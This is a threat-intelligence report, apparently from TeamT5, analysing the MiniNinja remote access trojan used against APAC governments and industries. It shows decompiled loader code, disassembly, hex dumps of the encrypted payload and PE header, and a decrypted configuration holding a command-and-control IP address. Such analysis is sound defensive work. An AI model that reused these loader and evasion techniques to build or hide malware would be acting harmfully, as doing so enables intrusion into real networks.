Assassinations of "MiniNinja" in Various APAC Countries

teamt5.org/en/posts/assassinations-of-mininninja-in-various-apac-countries/

Cyber Threat Intelligence


10.22.2021Cyber Threat Intelligence

Share:

TeamT5 discovered a new remote administration tool (RAT), which we dubbed as MiniNinja, being used in several Chinese APT campaigns. TeamT5 has observed countries across different APAC regions, including Taiwan, Russia, Kyrgyzstan, Uzbekistan, Vietnam, the Philippines, and Pakistan, being targeted and attacked by this malware. The impacted industries include governments, energy, IT, telecommunication and engineering. MiniNinja is a complex malware that uses several advanced techniques to prevent itself from being detected and analyzed. Further, its wide targeting scope also attracted our attention. In this report, we will introduce the technical detail of our analysis.

MiniNinja was first discovered in the wild in a targeted attack against Taiwanese government agencies in early March 2021. The actor leveraged the ProxyLogon vulnerability (CVE-2021-26855) to compromise an email server and further implanted CobaltStrike Beacon and MiniNinja RAT in the victim network environment. This information was also disclosed in an ESET report[1] about a "Websiic Campaign" using the ProxyLogon vulnerability. TeamT5 noticed the existence of this new malware and started tracking its activities. Since then, TeamT5 has observed its footprints in Vietnam[2], Pakistan and the Philippines, possibly also implanted in victim hosts via the ProxyLogon vulnerability. Its latest activities were spear phishing email attacks against Russia and Uzbekistan in September 2021. TeamT5 is still uncertain of the attribution of these attacks. However, we possess high confidence that this is a new tool used by Chinese APT based on its TTPs and C2 infrastructure.

To bypass antivirus detection, MiniNinja is encrypted as a binary blob in a binary payload file. It might have one to multiple loader components in native PE or .Net, but basically the loaders do similar tasks. The loader components will decrypt and run it in memory via reflective DLL injection techniques. Its loader firstly checks the first 4 bytes of the payload file and decrypts the content by using 3DES (112bit) algorithm in case of header check passes:




```
    Source[3] = '\\';
    nNumberOfBytesToRead = 0;
    Filename[v4] = 0;
    strcpy(payload_, "license.txt");
    strcat_s(Filename, 0x104ui64, &Source[3]);
    v5 = CreateFileA(Filename, 0x80000000, 3u, 0i64, 3u, 0, 0i64);
    v6 = v5;
    decrypted_payload = 0i64;
    if ( v5 != 0xFFFFFFFFFFFFFFFFi64 )
    {
      filesize = GetFileSize(v5, 0i64);
      if ( filesize > 0x20 )
      {
        *&payload_[0xF] = 0;
        *&payload_[0x13] = 0;
        if ( ReadFile(v6, &payload_[0xF], 4u, &payload_[0x13], 0i64) )
        {
          if ( *&payload_[0xF] == 0x392BDDCE )// check payload header
          {
            nNumberOfBytesToRead = filesize - 4;
            payload = j__malloc_base(filesize - 4);
            if ( ReadFile(v6, payload, filesize - 4, &payload_[0x13], 0i64) )
            {
              d_load_loadlibrary();
              d_load_advapi32();
              CryptAcquireContextA = *::CryptAcquireContextA;
              v34 = 0i64;
              v33 = 0i64;
              if ( !*::CryptAcquireContextA )
              {
                CryptAcquireContextA = get_pLoadLibrary(advapi32, &unk_140014350);
                *::CryptAcquireContextA = CryptAcquireContextA;
              }
              if ( CryptAcquireContextA(&v34, 0i64, 0i64, 0x18i64, 0xF0000000) )
              {
                CryptImportKey = qword_140017BD8;
                v12 = v34;
                if ( !qword_140017BD8 )
                {
                  CryptImportKey = get_pLoadLibrary(advapi32, &unk_1400143A8);
                  qword_140017BD8 = CryptImportKey;
                }
                if ( CryptImportKey(v12, &key_decryptPayload, 0x1Ci64) )// rax=<advapi32
                {
                  CryptSetKeyParam = qword_140017BD0;
                  v14 = v33;
                  v30[0] = 2;
                  if ( !qword_140017BD0 )
                  {
                    CryptSetKeyParam = get_pLoadLibrary(advapi32, &unk_1400143B8);
                    qword_140017BD0 = CryptSetKeyParam;
00000531 WinMain:65 (140001131)
```

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h:  CE DD 2B 39 F7 A0 DD 6B 8D 42 88 24 1A BF BF A5    ÎÝ+9÷ Ýk.B^$.¿¿¥
0010h:  88 4B B1 D5 A9 5B D7 E6 3D 47 32 E3 C5 06 28 BA    ^K±Õ©[×æ=G2ãÅ.(º
0020h:  04 1D 96 6B 4F BB D4 3E 81 98 B4 64 5D 39 A0 58    ..–kO»Ô>.˜´d]9 X
0030h:  5E D5 E2 F7 9B F2 9A F8 E9 6E EA 57 EF BE 0F 4D    ^Õâ÷›òšøénêWï¾.M
0040h:  46 7C EE BE E2 B8 64 92 CA 4F FC 9E E8 F9 C7 05    F|î¾â¸d’ÊOüžèùÇ.
0050h:  FD 5E 80 D9 73 EB A7 88 32 F4 DB B8 C9 9B F5 52    ý^€Ùsë§ˆ2ôÛ¸É›õR
0060h:  29 F3 59 1D E8 DC C2 63 DE DC CE AD 8E BF 9B 1C    )óY.èÜÂcÞÜÎ-Ž¿›.
0070h:  26 B1 22 A3 AE E7 45 1D BF C9 F4 1A 0A 5F 9E B2    &±"£®çE.¿Éô.._ž²
0080h:  8D 87 F4 B4 0E 78 FA 00 05 3A FB DA 75 87 F4 07    .‡ô´.xú..:ûÚu‡ô.
0090h:  36 86 82 CE 76 8F 54 36 CC EA D6 1D B0 CF E5 D0    6†‚Îv.T6ÌêÖ.°ÏåÐ
00A0h:  16 9D 3D 71 9D 28 25 1C 2B 6E 26 77 1B 06 32 48    ..=q.(%.+n&w..2H
00B0h:  9B 35 54 0E 0C 04 9D 57 AA 72 4A F5 0B 56 30 E5    ›5T....WªrJõ.V0å
00C0h:  3D 49 7D A8 E5 FC 16 A1 BF DC 15 19 39 C7 1C AE    =I}¨åü.¡¿Ü..9Ç.®
00D0h:  96 B5 ED 9C 70 8F FD 26 89 C5 83 87 F6 41 55 06    –µíœp.ý&‰Åƒ‡öAU.
00E0h:  18 F3 7A E4 12 66 9E 3E 0F 15 3A 94 CB 51 5F CF    .ózä.fž>..:”ËQ_Ï
00F0h:  6A 73 B7 F0 F5 3C 42 63 EE 1C D3 C6 24 94 FA 51    js·ðõ<Bcî.ÓÆ$”úQ
0100h:  72 7B D6 82 F5 6C 14 14 29 0E F9 09 58 BE 6A C0    r{Ö‚õl..).ù.X¾jÀ
0110h:  7F 24 6C B8 A5 A8 DE 9C 52 CA 57 4B 11 76 F4 DC    .$l¸¥¨ÞœRÊWK.vôÜ
0120h:  89 73 24 AB 53 3D C0 A8 44 38 A0 D6 09 37 A2 29    ‰s$«S=À¨D8 Ö.7¢)
0130h:  8B A7 56 28 D9 25 6B 68 7F AD 4A F4 56 C4 5F 24    ‹§V(Ù%kh.-JôVÄ_$
0140h:  74 CC 2A 52 DD DB 3E CB 63 09 E3 F9 C0 D5 FF 82    tÌ*RÝÛ>Ëc.ãùÀÕÿ‚
0150h:  0D C7 B1 FD 99 E2 E3 1E 26 F1 5F AB 5D 6E F7 46    .Ç±ý™âã.&ñ_«]n÷F
0160h:  9F 60 BF BB 7E 8F 43 18 D2 41 C5 CF 93 21 16 F1    Ÿ`¿»~.C.ÒAÅÏ“!.ñ
0170h:  37 57 10 EA 24 C8 F5 5E A3 BC 9D C3 42 F8 FB 40    7W.ê$Èõ^£¼.ÃBøû@
0180h:  5A 4C 6B 2D 56 74 9A 99 D8 2D DE 03 28 A2 51 AF    ZLk-Vtš™Ø-Þ.(¢Q¯
0190h:  2D F3 F5 7C 97 77 EA 44 14 B1 C6 D0 24 81 41 F6    -óõ|—wêD.±ÆÐ$.Aö
01A0h:  F0 0C E1 22 D0 EB 41 8F 9B C0 B1 3B 28 1E 64 45    ð.á"ÐëA.›À±;(.dE
01B0h:  D7 32 C7 2B A6 4A 1B 85 4D E8 34 ED 84 CA 3D BB    ×2Ç+¦J.…Mè4í„Ê=»
01C0h:  34 CA 00 06 EF D7 6C 00 57 88 23 B5 C6 B9 69 F4    4Ê..ï×l.Wˆ#µÆ¹iô
01D0h:  67 CA 8C BD EF 5E FA A1 01 B0 57 71 00 B8 B4 21    gÊŒ½ï^ú¡.°Wq.¸´!
01E0h:  A7 F2 5C 86 FB 8F E8 33 14 FC 91 B3 AD AB 3C EE    §ò\†û.è3.ü‘³-«<î
```

Address	Value

Selected: 4 bytes (Range: 0 to 3) | Start: 0 [0h] | Sel: 4 [4h]


The decrypted buffer might be passed to a second stage loader for further processing if there are multiple loader components. The loader will then decode the content by custom decoding methods and LZSS decompression algorithm. The decoded payload is a PE file with its PE header erased and it is just the MiniNinja RAT. Finally, the loader will locate its export function "Debug" and start execution from there:



```
.text:000000014000131A                 mov     rcx, rbx        ; hObject
.text:000000014000131D                 call    cs:CloseHandle
.text:0000000140001323                 test    r14, r14
.text:0000000140001326                 jz      loc_1400013DB
.text:000000014000132C                 mov     eax, [rsp+1A0h+nNumberOfBytesToRead]
.text:0000000140001330                 lea     ecx, [rax+rax*2] ; Size
.text:0000000140001333                 call    j__malloc_base
.text:0000000140001338                 mov     r9d, [rsp+1A0h+nNumberOfBytesToRead]
.text:000000014000133D                 mov     r8, r14
.text:0000000140001340                 mov     rcx, rax
.text:0000000140001343                 mov     rdi, rax
.text:0000000140001346                 lea     edx, [r9+r9*2]
.text:000000014000134A                 call    LZSS_decompress
.text:000000014000134F                 mov     rcx, r14        ; Block
.text:0000000140001352                 movsxd  rsi, eax
.text:0000000140001355                 call    free
.text:000000014000135A                 mov     rbx, r15
.text:000000014000135D                 test    esi, esi
.text:000000014000135F                 jle     short loc_14000136F
.text:0000000140001361                 mov     rdx, rsi
.text:0000000140001364                 mov     rcx, rdi        ; Src
.text:0000000140001367                 call    parse_pe
.text:000000014000136C                 mov     rbx, rax
.text:000000014000136F
.text:000000014000136F loc_14000136F:                          ; CODE XREF: WinMain+35F↑j
.text:000000014000136F                 mov     rcx, rdi        ; Block
.text:0000000140001372                 call    free
.text:0000000140001377                 test    rbx, rbx
.text:000000014000137A                 jz      short loc_1400013DB
.text:000000014000137C                 lea     rdx, [rsp+1A0h+anonymous_0]
.text:0000000140001381                 mov     dword ptr [rsp+1A0h+anonymous_0], 75626544h
.text:0000000140001389                 mov     rcx, rbx
.text:000000014000138C                 mov     word ptr [rsp+1A0h+anonymous_0+4], 67h ; 'g'
.text:0000000140001393                 call    locate_dll_export
.text:0000000140001398                 mov     rbx, rax
.text:000000014000139B                 test    rax, rax
.text:000000014000139E                 jz      short loc_1400013DB
.text:00000001400013A0                 mov     rax, cs:qword_140017BC8
.text:00000001400013A7                 test    rax, rax
.text:00000001400013AA                 jnz     short loc_1400013C6
.text:00000001400013AC                 mov     rcx, cs:qword_140017C00
.text:00000001400013B3                 lea     rdx, unk_1400143D0
.text:00000001400013BA                 call    get_pLoadLibrary
.text:00000001400013BF                 mov     cs:qword_140017BC8, rax
.text:00000001400013C6
.text:00000001400013C6 loc_1400013C6:                          ; CODE XREF: WinMain+3AA↑j
.text:00000001400013C6                 lea     rcx, [rbp+0A0h+Filename]
.text:00000001400013CA                 call    rax ; qword_140017BC8
.text:00000001400013CC                 call    rbx             ; call Dll export function:"Debug"
.text:00000001400013CE
.text:00000001400013CE loc_1400013CE:                          ; CODE XREF: WinMain+3D9↓j
000007CC 00000001400013CC: WinMain+3CC (Synchronized with Hex View-1)
```


```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 28 00 00 00   ............(...
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
0080h: 42 8A C0 C0 06 EB AE 93 06 EB AE 93 06 EB AE 93   BŠÀÀ.ë®“.ë®“.ë®“
0090h: 24 8B AD 92 02 EB AE 93 24 8B AA 92 0C EB AE 93   $‹’.ë®“$‹ª’.ë®“
00A0h: 24 8B AB 92 87 EB AE 93 3D B5 AD 92 01 EB AE 93   $‹«’‡ë®“=µ’.ë®“
00B0h: 3D B5 AB 92 12 EB AE 93 3D B5 AA 92 17 EB AE 93   =µ«’.ë®“=µª’.ë®“
00C0h: 0F 93 3D 93 05 EB AE 93 06 EB AF 93 64 EB AE 93   .“=“.ë®“.ë¯“dë®“
00D0h: 94 B5 A6 92 17 EB AE 93 94 B5 AE 92 07 EB AE 93   ”µ¦’.ë®“”µ®’.ë®“
00E0h: 94 B5 AC 92 07 EB AE 93 52 69 63 68 06 EB AE 93   ”µ¬’.ë®“Rich.ë®“
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 0C 10 00 00 64 86 06 00   ............d†..
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 22 20   ............ð." 
0120h: 0B 02 0E 00 00 B6 01 00 00 FC 00 00 00 00 00 00   .....¶...ü......
0130h: EC D0 00 00 00 10 00 00 00 00 00 80 01 00 00 00   ìÐ.........€....
0140h: 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00   ................
0150h: 05 00 02 00 00 00 00 00 00 00 03 00 00 04 00 00   ................
0160h: 00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00   ......`.........
0170h: 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00   ................
0180h: 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00   ................
0190h: 30 6E 02 00 48 00 00 00 78 6E 02 00 28 00 00 00   0n..H...xn..(...
01A0h: 00 00 00 00 00 00 00 00 00 C0 02 00 C0 15 00 00   .........À..À...
01B0h: 00 00 00 00 00 00 00 00 00 F0 02 00 18 06 00 00   .........ð......
01C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01E0h: 00 58 02 00 94 00 00 00 00 00 00 00 00 00 00 00   .X..”...........
01F0h: 00 D0 01 00 80 02 00 00 00 00 00 00 00 00 00 00   .Ð..€...........
0200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0210h: 2E 74 65 78 74 00 00 00 00 C0 01 00 00 10 00 00   .text....À......
0220h: 00 B6 01 00 00 04 00 00 00 00 00 00 00 00 00 00   .¶..............
0230h: 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00   .... ..`.rdata..
0240h: 00 B0 00 00 00 D0 01 00 00 A8 00 00 00 BA 01 00   .°...Ð...¨...º..
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40   ............@..@
0260h: 2E 64 61 74 61 00 00 00 00 40 00 00 00 80 02 00   .data....@...€..
0270h: 00 1A 00 00 00 62 02 00 00 00 00 00 00 00 00 00   .....b..........
0280h: 00 00 00 00 40 00 00 C0 2E 70 64 61 74 61 00 00   ....@..À.pdata..
0290h: 00 20 00 00 00 C0 02 00 00 16 00 00 00 7C 02 00   . ...À.......|..
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40   ............@..@
02B0h: 2E 67 66 69 64 73 00 00 00 10 00 00 00 E0 02 00   .gfids.......à..
02C0h: 00 02 00 00 00 92 02 00 00 00 00 00 00 00 00 00   .....’..........
02D0h: 00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00   ....@..@.reloc..
02E0h: 18 06 00 00 00 F0 02 00 00 08 00 00 00 94 02 00   .....ð.......”..
02F0h: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42   ............@..B
0300h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0310h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

In a payload collected from some Taiwanese victims, there is a PDB string left by the developer (only in memory) and thus we name this malware MiniNinja:



```
C (16...  zh-CHT
C         log10
C (16...  CONOUT$
C         AgB9I1tqJ0Px5FSpUm8TRvsfWVlyrGKhbnzce6Nk7OXLMu23iCoYEHZj4DaQdw[]
C (16...  Printer
C         F:\\Projects\\MiniCSC\\MiniCSC_Ninja\\Server_Listener\\CloudManage\\x64\\Release\\CloudManagePlugin.pdb
C         abcdefghijklmnopqrstuvwxyz
C         ABCDEFGHIJKLMNOPQRSTUVWXYZ
C         abcdefghijklmnopqrstuvwxyz
C         ABCDEFGHIJKLMNOPQRSTUVWXYZ
C         C:\\Windows\\system32\\svchost.exe
```

The decrypted malware configuration block contains Mutex string, C2 URL, HTTP Header information, sleep time, etc.:



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 26 00 45 36 34 35 32 44 43 39 2D 44 33 32 41 2D  &.E6452DC9-D32A-
0010h: 34 34 36 33 2D 41 33 34 45 2D 41 31 43 35 42 33  4463-A34E-A1C5B3
0020h: 45 31 31 32 35 43 00 00 2F 00 01 09 31 34 39 2E  E1125C../...149.
0030h: 32 38 2E 32 38 2E 31 35 39 09 38 30 09 02 09 24  28.28.159.80...$
0040h: 0D 01 09 31 34 39 2E 32 38 2E 32 38 2E 31 35 39  ...149.28.28.159
0050h: 09 34 34 33 09 02 09 24 00 20 00 2F 00 43 00 6F  .443...$. ./.C.o
0060h: 00 6C 00 6C 00 65 00 63 00 74 00 6F 00 72 00 2F  .l.l.e.c.t.o.r./
0070h: 00 33 00 2E 00 30 00 2F 00 00 00 60 00 43 00 6F  .3...0./...`.C.o
0080h: 00 6E 00 74 00 65 00 6E 00 74 00 2D 00 54 00 79  .n.t.e.n.t.-.T.y
0090h: 00 70 00 65 00 3A 00 20 00 61 00 70 00 70 00 6C  .p.e.:. .a.p.p.l
